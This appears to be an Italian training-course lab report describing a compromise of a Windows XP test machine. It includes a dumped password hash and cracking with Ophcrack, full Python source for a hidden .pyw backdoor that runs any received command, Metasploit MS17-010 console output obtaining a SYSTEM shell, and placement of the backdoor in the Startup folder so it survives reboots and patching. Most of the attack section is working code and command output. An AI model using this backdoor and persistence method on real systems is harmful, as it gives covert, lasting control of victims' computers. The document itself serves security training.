SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:0a4c4c851d7ac5a61f81d40dc4518aa4 :::
```

Con il programma **Ophcrack**, previo download delle rainbow table “xp free small”, siamo riusciti ad ottenere la password dell’utente Administrator.



CREAZIONE BACKDOOR

- Per difenderci dallo spionaggio industriale abbiamo volutamente secretato il codice proprietario (che mostreremo nella giornata di venerdì).
- Abbiamo creato due codici in Python, di cui uno lato server, e l'altro lato client.
- Abbiamo utilizzato l'estensione **.pyw**, un'estensione apposita per Windows, che permette di eseguire il file Python senza il bisogno del terminale in background.

BACKDOOR LATO SERVER

server.pyw

```
Users > federicocattani > Desktop > Build Week 2 > server.pyw > ...
1  import socket # Importa il modulo "socket" per la comunicazione di rete
2  import subprocess # Importa il modulo "subprocess" per eseguire comandi di sistema
3
4  HOST = '192.168.90.101'
5  PORT = 7777
6
7  server_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM) # Crea un socket TCP/IP
8
9  server_socket.bind((HOST, PORT)) # Associa il socket all'indirizzo e alla porta
10
11 server_socket.listen(1) # Inizia l'ascolto delle connessioni in entrata
12
13 client_socket, client_address = server_socket.accept() # Accetta la connessione dal client
14
15 while True: # Ciclo infinito per l'invio e la ricezione dei comandi
16     command = client_socket.recv(4096) # Ricevi il comando dal client
17     command = command.decode() # Decodifica il comando da byte a stringa
18
19     op = subprocess.Popen(command, shell=True, stderr=subprocess.PIPE, stdout=subprocess.PIPE) # Esegui il comando
20     output = op.stdout.read() # Leggi l'output del comando
21     output_error = op.stderr.read() # Leggi gli eventuali errori dell'esecuzione del comando
22
23     client_socket.send(output + output_error) # Invia l'output e gli errori al client
24
25 # Chiudi le socket alla fine dell'esecuzione
26 client_socket.close()
27 server_socket.close()
```

BACKDOOR LATO CLIENT

```
1  import socket # Importa il modulo socket per la comunicazione di rete
2  import codecs # Importa il modulo codecs per la codifica e decodifica dei caratteri
3
4  HOST = '192.168.90.101'
5  PORT = 7777
6
7
8  client_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM) # Crea un socket TCP/IP
9
10
11 client_socket.connect((HOST, PORT)) # Connettiti al server
12
13 encoding = 'cp1252' # Codifica dei caratteri Windows-1252
14
15 data = codecs.encode(data, encoding) # Codifica i dati utilizzando la codifica specificata
16 client_socket.sendall(data)
17
18 while True:
19
20     command = input('Inserisci un comando: ') # Richiedi all'utente di inserire un comando
21     command = codecs.encode(command, encoding) # Codifica il comando utilizzando la codifica specificata
22     client_socket.send(command)
23     print('Comando Inviato')
24     output = client_socket.recv(4096)
25     output = codecs.decode(output, encoding) # Decodifica l'output utilizzando la codifica specificata
26     print(f"Output: {output}")
27
28
29 client_socket.close() # Chiudi la connessione
```


- Dopo aver creato i suddetti codici, come già proposto in precedenza, avviamo nuovamente un exploit sulla vulnerabilità ms17_010 per ottenere una shell meterpreter sulla macchina target.

```
msf6 > search ms17

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check	D
0	exploit/windows/smb/ms17_010_eternalblue	2017-03-14	average	Yes	M
S17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption					
1	exploit/windows/smb/ms17_010_psexec	2017-03-14	normal	Yes	M
S17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution					
2	auxiliary/admin/smb/ms17_010_command	2017-03-14	normal	No	M
S17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution					
3	auxiliary/scanner/smb/smb_ms17_010		normal	No	M
S17-010 SMB RCE Detection					
4	exploit/windows/fileformat/office_ms17_11882	2017-11-15	manual	No	M
Microsoft Office CVE-2017-11882					
5	auxiliary/admin/mssql/mssql_escalate_execute_as		normal	No	M
Microsoft SQL Server Escalate EXECUTE AS					
6	auxiliary/admin/mssql/mssql_escalate_execute_as_sql		normal	No	M
Microsoft SQL Server SQLi Escalate Execute AS					
7	exploit/windows/smb/smb_doublepulsar_rce	2017-04-14	great	Yes	S
MB DOUBLEPULSAR Remote Code Execution					

Interact with a module by name or index. For example `info 7`, use `7` or use `exploit/windows/smb/smb_doublepulsar_rce`

```
msf6 > use 1
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > set lhost 192.168.90.100
lhost => 192.168.90.100
msf6 exploit(windows/smb/ms17_010_psexec) > set rhosts 192.168.90.101
rhosts => 192.168.90.101
msf6 exploit(windows/smb/ms17_010_psexec) > set lport 8888
lport => 8888
msf6 exploit(windows/smb/ms17_010_psexec) > run

[*] Started reverse TCP handler on 192.168.90.100:8888
[*] 192.168.90.101:445 - Target OS: Windows 5.1
[*] 192.168.90.101:445 - Filling barrel with fish... done
[*] 192.168.90.101:445 - <----- | Entering Danger Zone | ----->
[*] 192.168.90.101:445 - [*] Preparing dynamite ...
[*] 192.168.90.101:445 - [*] Trying stick 1 (x86) ... Boom!
[*] 192.168.90.101:445 - [+] Successfully Leaked Transaction!
[*] 192.168.90.101:445 - [+] Successfully caught Fish-in-a-barrel
[*] 192.168.90.101:445 - <----- | Leaving Danger Zone | ----->
[*] 192.168.90.101:445 - Reading from CONNECTION struct at: 0x81b4b3c8
[*] 192.168.90.101:445 - Built a write-what-where primitive ...
[+] 192.168.90.101:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.90.101:445 - Selecting native target
[*] 192.168.90.101:445 - Uploading payload... kESWjtPm.exe
[*] 192.168.90.101:445 - Created \kESWjtPm.exe ...
[+] 192.168.90.101:445 - Service started successfully...
[*] 192.168.90.101:445 - Deleting \kESWjtPm.exe ...
[*] Sending stage (175686 bytes) to 192.168.90.101
[*] Meterpreter session 1 opened (192.168.90.100:8888 -> 192.168.90.101:1056) at 2023-06-20 15:02:48 -0400
```


- Una volta ottenuta la shell meterpreter sfruttando la vulnerabilità ms17_010, tramite il comando **upload** abbiamo caricato da Kali il codice in python lato server su Windows XP, come da **screenshot sottostante**.

```
meterpreter > upload /home/kali/Desktop/backserver.pyw "C:\Documents and Settings\Epicode_user\Menu Avvio\Programmi\Esecuzione automatica"
[*] Uploading : /home/kali/Desktop/backserver.pyw → C:\Documents and Settings\Epicode_user\Menu Avvio\Programmi\Esecuzione automatica\backserver.pyw
[*] Completed : /home/kali/Desktop/backserver.pyw → C:\Documents and Settings\Epicode_user\Menu Avvio\Programmi\Esecuzione automatica\backserver.pyw
meterpreter >
```


- L'indirizzo di destinazione della nostra backdoor è:

"C:\Documents and Settings\Epicode_user\Menu Avvio\Programmi\Esecuzione automatica"

"Esecuzione Automatica" rappresenta la directory in cui si trovano i programmi che verranno eseguiti in automatico non appena il PC infetto verrà avviato dall'utente. Ergo, ogni qualvolta l'utente accenderà il suo PC, avremo un accesso su di esso. Grazie all'estensione .pyw, come detto in precedenza, l'utente sarà ignaro poiché non vedrà comparire sul proprio Desktop alcun terminale, motivo per cui non si accorgerà di essere stato infettato.



- Da shell meterpreter abbiamo utilizzato il comando **reboot** per riavviare la macchina target;
- La nostra backdoor in python, progettata per esser eseguita automaticamente ad ogni avvio della macchina target in stealth mode senza dare alcuna prova all'utente (non verrà visualizzato alcun terminale).
- Una volta riavviato Windows XP, da Kali apriamo un terminale per avviare la nostra backdoor lato client, la quale funziona a tutti gli effetti come una shell.
- Come proof of concept digitiamo sulla nostra backdoor lato client il comando ipconfig, che ci restituisce informazioni circa la configurazione dell'interfaccia di rete della macchina target.



- Abbiamo utilizzato il comando **dir** (corrispettivo di ls in Windows), il quale ci consente di visualizzare file e directory all'interno della directory in cui ci troviamo.

```

Enter Command : dir
[+] Command sent
Output: Il volume nell'unit... C non ha etichetta.
Numero di serie del volume: AC47-8120

Directory di C:\Documents and Settings\Epicode_user

15/07/2022  15.22  <DIR>      .
15/07/2022  15.22  <DIR>      ..
20/06/2023  18.22  <DIR>      Desktop
15/07/2022  15.22  <DIR>      Documenti
15/07/2022  17.00  <DIR>      Menu Avvio
15/07/2022  15.22  <DIR>      Preferiti
                0 File                0 byte
                6 Directory          8.560.590.848 byte disponibili

```

- Abbiamo utilizzato il comando **tasklist** per vedere i processi attivi sulla macchina target

```

Enter Command : tasklist
[+] Command sent
Output:
Nome immagine      PID Nome sessione Sessione Utilizzo mem
-----
System Idle Process 0 Console 0 16 K
System 4 Console 0 212 K
smss.exe 348 Console 0 372 K
csrss.exe 504 Console 0 3.424 K
winlogon.exe 528 Console 0 4.092 K
services.exe 576 Console 0 3.052 K
lsass.exe 588 Console 0 1.268 K
svchost.exe 804 Console 0 4.540 K
svchost.exe 912 Console 0 3.932 K
svchost.exe 1032 Console 0 16.732 K
svchost.exe 1088 Console 0 2.772 K
svchost.exe 1124 Console 0 4.132 K
Enter Command :

```

- Abbiamo utilizzato altresì il comando **driverquery** per visualizzare tutti i driver installati sulla macchina target.

```


Enter Command : driverquery
[+] Command sent
Output:
Nome modulo      Nome visualizzato      Tipo di drive      Data collegamento
-----
ac97intc      Servizio installazione Kernel      20/07/2001 0.43.40
ACPI      Driver ACPI Microsoft Kernel      13/04/2008 20.36.33
ACPIEC      ACPIEC Kernel      17/08/2001 22.57.55
aec      Eliminatore di eco acu Kernel      24/05/2007 21.53.32
AFD      AFD Kernel      13/04/2008 21.19.22
AsyncMac      Driver per supporti as Kernel      13/04/2008 20.57.27
atapi      Controller disco rigid Kernel      13/04/2008 20.40.29
Atmarpc      Protocollo client ARP Kernel      13/04/2008 20.51.24
audstub      Driver stub audio Kernel      17/08/2001 22.59.40
Beep      Beep Kernel      17/08/2001 22.47.33
cbidf2k      cbidf2k Kernel      17/08/2001 22.52.06
Cdaudio      Cdaudio Kernel      17/08/2001

```

- Infine, con il comando **mkdir** abbiamo creato due cartelle sulla macchina target.

```
Enter Command : mkdir hacked
[+] Command sent
Output: C:\Documents and Settings\Epicode_user

Enter Command : mkdir hacked1
[+] Command sent
```



PROOF OF CONCEPT

Per verificare di aver correttamente effettuato la **fase di mantenimento degli accessi**, abbiamo deciso di chiudere la porta 445 sulla quale è presente la vulnerabilità MS17_010, per constatare che la backdoor sia funzionante anche dopo eventuale patch sulla vulnerabilità.

Dopo aver chiuso la porta (togliendo la spunta su Condivisione file e stampanti per reti Microsoft), abbiamo effettuato una scansione con NMAP -sV, grazie alla quale abbiamo appurato che la porta 445 è stata correttamente chiusa.

N.B. si nota la presenza della porta 7777 aperta, porta sulla quale è attiva la nostra backdoor.

